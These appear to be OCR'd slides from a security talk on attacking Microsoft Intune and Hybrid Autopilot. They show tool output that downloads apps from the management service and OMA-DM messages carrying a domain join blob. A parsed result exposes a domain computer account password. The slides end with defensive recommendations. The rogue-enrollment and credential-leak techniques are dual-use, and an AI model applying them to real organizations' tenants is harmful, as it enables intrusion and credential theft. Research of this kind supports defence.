


```
[!] we found line-of-business app...
[*] downloading msi file from
https://fef.msuc06.manage.microsoft.com/ContentService/DownloadService/GetAppActive/WinRT?contentGuid=22cce2e1-e62d
4142-b7cb-c8750cd57dda&fileNameHash=45d9c902-8d79-417a-8414-4b21948011dd.msi.bin&api-version=1.0
[+] successfully downloaded to 45d9c902-8d79-417a-8414-4b21948011dd.msi
```




Autopilot

- automatically join Windows devices to Microsoft Entra ID and Microsoft Intune



Autopilot

- Also allow devices to join on-premise Active Directory (=**Hybrid Autopilot**)



1. Enroll Autopilot device to Intune


2. Send enrolled device info

3. Create computer object and get offline domain join blob

4. Send back offline domain join blob to Intune


5. Receive domain join blob and join domain

Send Hardware Hash through DM Sync




```
    <Item>
      <Source>
      <LocURI>
        ./DevDetail/Ext/DeviceHardwareData
      </LocURI>
    </Source>
    <Meta>
    <Format xmlns="syncml:metinf">
      chr
    </Format>
  </Meta>
  <Data>
    TOGWAgEAHAAAAAoASQdhSgAACgCdB2FKPFbMLeQCCQUCABAACQABAAIAAgAAAAAABQAZAAIAAAAAAAAAAIQAAAAAAAAABAAAEAAwMAEQBHZW51aW51
    S[redacted]A
    C[redacted]t
    N[redacted]A
    D[redacted]D
    b[redacted]l
    I[redacted]A
    e[redacted]S
    YoH8AH1fr8zsuE89X9GRLYhEmyLWVf6Wb6wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Deliver Offline Domain Join Blob via OMA DM Sync



```
<Exec>
  <CmdID>
    18
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Vendor/MSFT/OfflineDomainJoin/Blob
      </LocURI>
    </Target>
    <Meta>
    <Format xmlns="syncml:metinf">
      b64
    </Format>
    <Type xmlns="syncml:metinf">
      text/plain
    </Type>
  </Meta>
  <Data>
    ARAIAMzMzMzwCAAAAAAAAAAAAAgABAAAAAgAAAAQAAgACAAAAAQAAAGADAAAIAAIAAgAAAFgFAAAMAAIAYAMAAAEQCADMzMzMUAMAAAAAAAAAAZpqqYK
    [redacted]
    AHoANAByAEMAXgAAAAAABQAAAAAAAAAAEAAAAdgBlAGwAbgALAAAAAAAAAAAoAAAB2AHUAbABuAC4AbABvAGMAYQBsAAsAAAAAAAAAACgAAAHYAdQBsAG
```

Leaking Active Directory account's credential



```
[*] parse domain join info...
 - domain: vuln.local
 - computername: DESKTOP-U6Omwcz$
 - computerpass: Y[eVsu12UGGMNP-"U>FZEqM#5WsetH46CQ#1*,bSs $]30L"&TcoI#[*;]x7+?
```

Attack Scenario #3

- Attackers can **enroll fake device** to Microsoft Intune and communicate with its management server through OMA-DM
- Attackers can steal **device configurations** related to internal network assets
- If Hybrid Autopilot is implemented, **Domain Computer credentials** can also be leaked

Recommendation

- Create a **device filter** and deploy **enrollment restriction** to prevent rogue device from being enrolled to Microsoft Intune

- Defend your organization against **credential phishing and device code phishing** through, for example, conditional access policies

Attacking on Enrollment

- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

Attacking on Management

- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

Application Management

- Examples of apps delivered in Windows

App types	File types	Delivery
Line-of-Business apps	msi, msix, msixbundle appx and appxbundle	via DM Client
PowerShell scripts	ps1	via **Intune Management Extension** aka **SideCar**
Win32 apps	exe, batch files and more	

